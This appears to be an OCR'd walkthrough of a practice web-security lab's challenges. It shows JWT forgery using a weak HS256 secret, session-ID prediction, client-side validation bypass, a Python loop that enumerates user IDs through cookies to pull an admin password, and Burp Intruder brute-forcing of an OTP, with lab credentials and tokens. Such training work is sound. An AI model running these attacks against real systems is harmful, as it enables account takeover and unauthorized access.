Challenge List

OK, let us begin with observation skill

A3:2017-Sensitive Data Exposure
Over the last few years, this has been the most common impactful attack. The most common flaw is simply not encrypting sensitive data. When crypto is employed, weak key generation and management, and weak algorithm, protocol and cipher usage is common, particularly for weak password hashing storage techniques. For data in transit, server-side weaknesses are mainly easy to detect, but hard for data at rest.

Use your powers of observation and identify algorithm for decode/dehashing/decrypt the following data.
In encryption section, we are using Symmetric-key algorithm with **ECB** mode and **128** sized key and key is **"0ffff713370ffff"**.

Encoded DATA :
```
Vkd0a1ZrMXJOVlZaZWtKT1lsWkZlRlJZY0ZwTlZUVnhWRlJPVD
FaSFRqVlViWEJXWlZVeE5sUlljRTVsYXpFMlZEQlNUazFGTVRa
U1dIQk9aV3N4TkZSWWNHNWxhekZGVkZod1RtRnJNRGs9
```

Hashed DATA :
```
f7872ba682888416d526677291111e0e638111f1
```

Encrypted DATA :
```
jnfbZUlqpIT/MHoNxA/ypjgoD8lwI8lz7/wGxcfuh84=
```

Encoded Value : Net-Secure#3384131803#
Hashing Value : purple1
Encrypted Value : Net-Secure#5530151034#

submit

Challanges	Value	Result
Encoding	Net-Secure#3384131803#	passed
Hashing	purple1	passed
Encryption	Net-Secure#5530151034#	passed

Yes you did! Continue on to the next challenge

Solutions for the E-Commerce Age

Welcome to Net Square!

Information Technology, no longer an afterthought, is integral to a company's business strategy. Using it effectively would set a company on its way to realize its fullest potential. Ignoring it would be a costly inaction.

Net Square is designed to help empower your organization to do business on the new frontier, the Internet. If you organization is already doing business the electronic way, Net Square can help unlock its full potential and operate at maximum efficiency. We are committed to client service, and deliver solutions in accordance to the industry's leading practices.

Click on the menu items in the sidebar on the left to explore Net Square and see how you would like to be a part of the exciting field of electronic commerce! Enjoy your visit here at Net Square. Should you require further information on almost anything that you see, do not hesitate to drop us a line at info@net-square.com.

Challenge List

Admin Login

A2:2017-Broken Authentication
WSTG-CONF-05 Enumerate Infrastructure and Application Admin Interfaces
The prevalence of broken authentication is widespread due to the design and implementation of most identity and access controls. Session management is the bedrock of authentication and access controls, and is present in all stateful applications. Attackers can detect broken authentication using manual means and exploit them using automated tools with password lists and dictionary attacks.

Use your powers of page source observation and find admin password and login.

Login as admin user

User Name : Admin

Password : Passw0rd@123

Submit

Yes you did! Continue on to the next challenge

eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJOZXQgU3F1YXJlIFNvbHV0aW9ucyBQcml2YXRlIExpbWl0ZWQiLCJpYXQiOjE2MDA5MDQyMTAsImV4cCI6MTYzMjQ0MDIxMSwiYXVkIjoiRW5pZ21hIiwic3ViIjoiMjU2LWJpdC1zZWNyZXQgaXMgc2VjcmV0IHdpdGggSFMyNTYiLCJ1c2VyIjoiYWRtaW4iLCJsb2dpbiI6IjEifQ.1T72kXgjsd3QhdsMe-U11bXoO3Ie54iJ4xjN5XvDl7I

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "typ": "JWT",
  "alg": "HS256"
}
```

PAYLOAD: DATA

```
  "iat": 1600904210,
  "exp": 1632440211,
  "aud": "Enigma",
  "sub": "256-bit-secret is secret with HS256",
  "user": "admin",
  "login": "1"
}
```

VERIFY SIGNATURE

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  secret
) ☐ secret base64 encoded
```

Target Dashboard Proxy Intruder Repeater Collaborator Sequencer Logger Organizer Extensions Learn Decoder Search Settings
Comparer Logger++ CSP JSON Web Tokens

1 × 2 × 3 × +

Send Cancel < > Target: http://gw.lab.ns.exploitlab.net:2023 HTTP/1

Request

Pretty Raw Hex JSON Web Tokens

```
1  POST /web/c10.ns HTTP/1.1
2  Host: gw.lab.ns.exploitlab.net:2023
3  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
   x64; rv:131.0) Gecko/20100101 Firefox/131.0
4  Accept:
   text/html,application/xhtml+xml,application/xml;q=
   0.9,image/avif,image/webp,image/png,image/svg+xml,
   */*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 46
9  Origin: http://gw.lab.ns.exploitlab.net:2023
10 Connection: keep-alive
11 Referer:
   http://gw.lab.ns.exploitlab.net:2023/web/c10.ns
12 Cookie: jwt_access=
   eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJOZ
   XQgU3F1YXJlIFNvbHV0aW9ucyBQcml2YXRlIExpbWl0ZWQiLCJ
   pYXQiOjE2MDA5MDQyMTAsImV4cCI6MTYzMjQ0MDIxMSwiYXVkI
   joiRW5pZ21hIiwic3ViIjoiMjU2LWJpdC1zZWNyZXQgaXMgc2V
   jcmV0IHdpdGggSFMyNTYiLCJ1c2VyIjoiYWRtaW4iLCJsb2dpb
   iI6IjEifQ.1T72kXgjsd3QhdsMe-U11bXoO3Ie54iJ4xjN5XvD
   l7I; PHPSESSID=faigh2dcahtqcj49pds4islgu1
13 Upgrade-Insecure-Requests: 1
```

Search 0 highlights

Response

Pretty Raw Hex Render JSON Web Tokens

Challenge List

Session Validation Bypass

A2:2017-Broken Authentication
The prevalence of broken authentication is widespread due to the design and implementation of most identity and access controls. Session management is the bedrock of authentication and access controls, and is present in all stateful applications. Attackers can detect broken authentication using manual means and exploit them using automated tools with password lists and dictionary attacks.

Use your powers of observation and bypass session validation.
Hint : **256-bit-secret** is **"secret"** with **HS256** algo. Server required **"login":"1"**

Login as admin user

User Name : admin
Password : •••••
Submit

Yes you did! Continue on to the next challenge

Inspector Notes

A2:2017-Broken Authentication

The prevalence of broken authentication is widespread due to the design and implementation of most identity and access controls. Session management is the bedrock of authentication and access controls, and is present in all stateful applications. Attackers can detect broken authentication using manual means and exploit them using automated tools with password lists and dictionary attacks.

Application have 9999 user, You need to find user session of user id 7138 :

Session ID of user ID 0001 : abcdefgh-01234567-01234567-00011337

Session ID of user ID 0003 : cdefghij-23456789-23456789-00031337

Session ID of user ID 0005 : efghijkl-45678901-456789ab-00051337

Session ID of user ID 0014 : nopqrstu-34567890-def01234-00141337

Session ID of user ID 0015 : opqrstuv-45678901-ef012345-00151337

Session ID of user ID 0016 : pqrstuvw-56789012-f0123456-00161337

Session ID of user ID 0017 : qrstuvwx-67890123-01234567-00171337

Session ID of user ID 0018 : rstuvwxy-78901234-12345678-00181337

Session ID of user ID 0024 : xyzabcde-34567890-789abcde-00241337

Session ID of user ID 0025 : yzabcdef-45678901-89abcdef-00251337

Session ID of user ID 0026 : zabcdefg-56789012-9abcdef0-00261337


Session ID of user ID 0027 : abcdefgh-67890123-abcdef01-00271337

Session ID of user ID 0028 : bcdefghi-78901234-bcdef012-00281337

Session ID of user ID 9999 : opqrstuv-89012345-ef012345-99991337

Session ID of user ID 7138: nopqrstu-78901234-12345678-71381337 submit

Yes you did! Continue on to the next challenge


Intercept
HTTP history
WebSockets history
Proxy settings
Logging of out-of-scope Proxy traffic is disabled
Re-enable
Intercept on
Forward all
Drop
Request to http://gw.lab.ns.exploitlab.net:2023 [115.246.28.18]
Open browser
Time
Type
Direction
Host
Method
URL
Status code
Length
15:13:35 7 Oct 2024
HTTP
Request
gw.lab.ns.exploitlab.net
POST
http://gw.lab.ns.exploitlab.net:2023/web/c6.ns
Request
Pretty
Raw
Hex
GET /web/c6.ns?my_name=abc123&my_pass1=test&my_pass2=testing&my_submit=Submit HTTP/1.1
Host: gw.lab.ns.exploitlab.net:2023
User-Agent: Hacker/1.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Origin: http://gw.lab.ns.exploitlab.net:2023
Connection: keep-alive
Referer: http://gw.lab.ns.exploitlab.net:2023/web/c6.ns
Cookie: PHPSESSID=qo65uo066frjupiq44ngd9qvn0
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Inspector
Request attributes 2
Request query parameters 4
Request body parameters 0
Request cookies 1
Request headers 11
Inspector
Notes

Challenge List

More Fun With Forms

A6:2017-Security Misconfiguration

Security misconfiguration can happen at any level of an application stack. Some time developer puts validation only on client side and missed validating parameter on server side.

Enter Your Name: Only Alphabets — Deliberately submit non-alphabet characters

Choose A Password: — Deliberately make the passwords mismatch

Verify The Password:

Your Browser: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:131.0) Gecko/20100101 Firefox/131.0 Change to "Hacker/1.0"

Submit — Submit the form using GET instead of POST

Name	Value	Result
Character Restriction Bypass	abc123	passed
Password Verification Bypass	test testing	passed
User Agent Modification	hacker/1.0	passed
HTTP Form Submission method	GET	passed

Now that you are warmed up, dive straight into another test.

Click here to continue

test.py

C: > Users > Anikmahanta > OneDrive - Black Duck Software > Desktop > test.py > ...

```python
import requests

url = "http://gw.lab.ns.exploitlab.net:2023/web/c7.ns"
headers = {
    "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:131.0) Gecko/20100101 Firefox/131.0",
    "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8",
    "Accept-Language": "en-US,en;q=0.5",
    "Accept-Encoding": "gzip, deflate, br",
    "Referer": "http://gw.lab.ns.exploitlab.net:2023/score.ns",
    "Connection": "keep-alive",
    "Upgrade-Insecure-Requests": "1",
    "Priority": "u=0, i"
}

for i in range(2000):
    print(i)
    headers["Cookie"] = f"jwt_access=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.
    eyJpc3MiOiJOZXQgU3F1YXJlIFNvbHV0aW9ucyBQcml2YXRlIExpbWl0ZWQiLCJpYXQiOjE2MDA5MDQyMTAsImV4cCI6MTYzMjQ0MDIxMSwiYXVkIjoiRW5pZ21hIiwic3ViIjoiMjU2LWJpdC1zZWNyZXQgaXMgc2VjcmV0IHdpdGggSFMyNTYiLCJ1c2VyIjoiYWRtaW4iLCJsb2dpbiI6IjAifQ.f-m0ZEMfUn7gZOLdybdqBCw3ncddra8DtHhmynbQDqA; UID={i}; PHPSESSID=qo65uo066frjupiq44ngd9qvn0"
    response = requests.get(url, headers=headers)
    if '''User Name is <font color='yellow'>"NS-ADMIN"</font>''' in response.text:
        print(response.text)
```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS

```
uding HTTP method (GET vs PUT, etc), controller, direct object references, etc.<br><br>
</div>
                <div style="color: red;">
                        Enumerate user list and find "NS-ADMIN" user's Password.
                </div>
        </BR>
</BR>
Application have 2000 user, Your User ID is <font color='yellow'>1999 </font>: User Name is <font color='yellow'>"NS-ADMIN"</font> and Password is <font color='lime'>"WhAti5MyPa55"</font><div id='output'></div>
<br/>
<br/>
<form name="searchform" method="post">
        Password of NS-ADMIN : <input type=text name="upass" id="upass" value="">
        <input type="submit" value="submit">
</form>
</body>
</html>

PS C:\Users\Anikmahanta>
```

Target Dashboard Proxy Intruder Repeater Collaborator Sequencer Logger Organizer Extensions Learn Decoder Search Settings
Comparer Logger++ CSP JSON Web Tokens

1 × 2 × 3 × 4 × 5 × 6 × 7 × +

Send Cancel < > Target: http://gw.lab.ns.exploitlab.net:2023 HTTP/1

Request

Pretty Raw Hex JSON Web Tokens

```
DELETE /web/api.ns HTTP/1.1
Host: gw.lab.ns.exploitlab.net:2023
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64; rv:131.0) Gecko/20100101 Firefox/131.0
Content-Type: application/json
Content-Length: 39
Origin: http://gw.lab.ns.exploitlab.net:2023
Connection: keep-alive
Referer:
http://gw.lab.ns.exploitlab.net:2023/web/c15.ns
Cookie: jwt_access=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJOZ
XQgU3F1YXJlIFNvbHV0aW9ucyBQcml2YXRlIExpbWl0ZWQiLCJ
pYXQiOjE2MDA5MDQyMTAsImV4cCI6MTYzMjQ0MDIxMSwiYXVkI
joiRW5pZ21hIiwic3ViIjoiMjU2LWJpdC1zZWNyZXQgaXMgc2V
jcmV0IHdpdGggSFMyNTYiLCJ1c2VyIjoiYWRtaW4iLCJsb2dpb
iI6IjAifQ.f-m0ZEMfUn7gZOLdybdqBCw3ncddra8DtHhmynbQ
DqA; PHPSESSID=qo65uo066frjupiq44ngd9qvn0

{
    "uid":"0",
    "uname":"admin",
    "empid":"1"
}
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Date: Mon, 07 Oct 2024 10:23:34 GMT
Server: Microsoft-IIS/10.0
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Application-Engine: NS-ENG
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache,
must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 63
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8


<br/>
<br/>
<a class='rect' href='../score.ns'>
    Yes you did!
</a>
```

Inspector Notes

9. Intruder attack of http://gw.lab.ns.exploitlab.net:2023

Attack | Save

Results | Positions | Payloads | Resource pool | Settings

Intruder attack results filter: Showing all items

Request	Payload 1	Payload 2	Payload 3	Status code	Respons...	Length	
989	fe5dbbcea5ce7e2988b8c69bcfdfde8904aabc1f	OA%3D%3D	f06065967ad418ca	200	63	2629	Enter Valid OTP.</body></html>
990	0ade7c2cf97f75d009975f4d720d1fa6c19f4897	OA%3D%3D	f06065967ad418ca	200	63	2629	Enter Valid OTP.</body></html>
991	b6589fc6ab0dc82cf12099d1c2d40ab994e8410c	OQ%3D%3D	f06065967ad418ca	200	60	2630	Enter Valid OTP.</body></html>
992	356a192b7913b04c54574d18c28d46e6395428ab	OQ%3D%3D	f06065967ad418ca	200	60	2629	Enter Valid OTP.</body></html>
993	da4b9237bacccdf19c0760cab7aec4a8359010b0	OQ%3D%3D	f06065967ad418ca	200	65	2630	Enter Valid OTP.</body></html>
994	77de68daecd823babbb58edb1c8e14d7106e83bb	OQ%3D%3D	f06065967ad418ca	200	52	2629	Enter Valid OTP.</body></html>
995	1b6453892473a467d07372d45eb05abc2031647a	OQ%3D%3D	f06065967ad418ca	200	68	2629	Enter Valid OTP.</body></html>
996	ac3478d69a3c81fa62e60f5c3696165a4e5e6ac4	OQ%3D%3D	f06065967ad418ca	200	59	2629	Enter Valid OTP.</body></html>
997	c1dfd96eea8cc2b62785275bca38ac261256e278	OQ%3D%3D	f06065967ad418ca	200	64	2629	Enter Valid OTP.</body></html>
998	902ba3cda1883801594b6e1b452790cc53948fda	OQ%3D%3D	f06065967ad418ca	200	60	2629	Enter Valid OTP.</body></html>
999	fe5dbbcea5ce7e2988b8c69bcfdfde8904aabc1f	OQ%3D%3D	f06065967ad418ca	200	60	2629	Enter Valid OTP.</body></html>
1000	0ade7c2cf97f75d009975f4d720d1fa6c19f4897	OQ%3D%3D	f06065967ad418ca	200	60	2630	Enter Valid OTP.</body></html>
955	1b6453892473a467d07372d45eb05abc2031647a	NQ%3D%3D	f06065967ad418ca	200	59	2699	

Request | Response

Pretty | Raw | Hex | Render

A2:2017-Broken Authentication

The prevalence of broken authentication is widespread due to the design and implementation of most identity and access controls. Session management is the bedrock of authentication and access controls, and is present in all stateful applications. Attackers can detect broken authentication using manual means and exploit them using automated tools with password lists and dictionary attacks.

Try to understand client side operation and find 3 digit OTP using bruteforce

OTP : submit

Yes you did! Continue on to the next challenge

Finished

15. Intruder attack of http://gw.lab.ns.exploitlab.net:2023

Attack | Save

Results | Positions | Payloads | Resource pool | Settings


Intruder attack results filter: Showing all items

Request	Payload	Status code	Response received	...	...	...	/table>\n <p>
243	243	200	62			...	NS-Error 006: 404 Page Not Found
10	10	200	73			...	NS-Error 004: Connection refused
11	11	200	77			...	NS-Error 004: Connection refused

Request | Response

Pretty | Raw | Hex | JSON Web Tokens

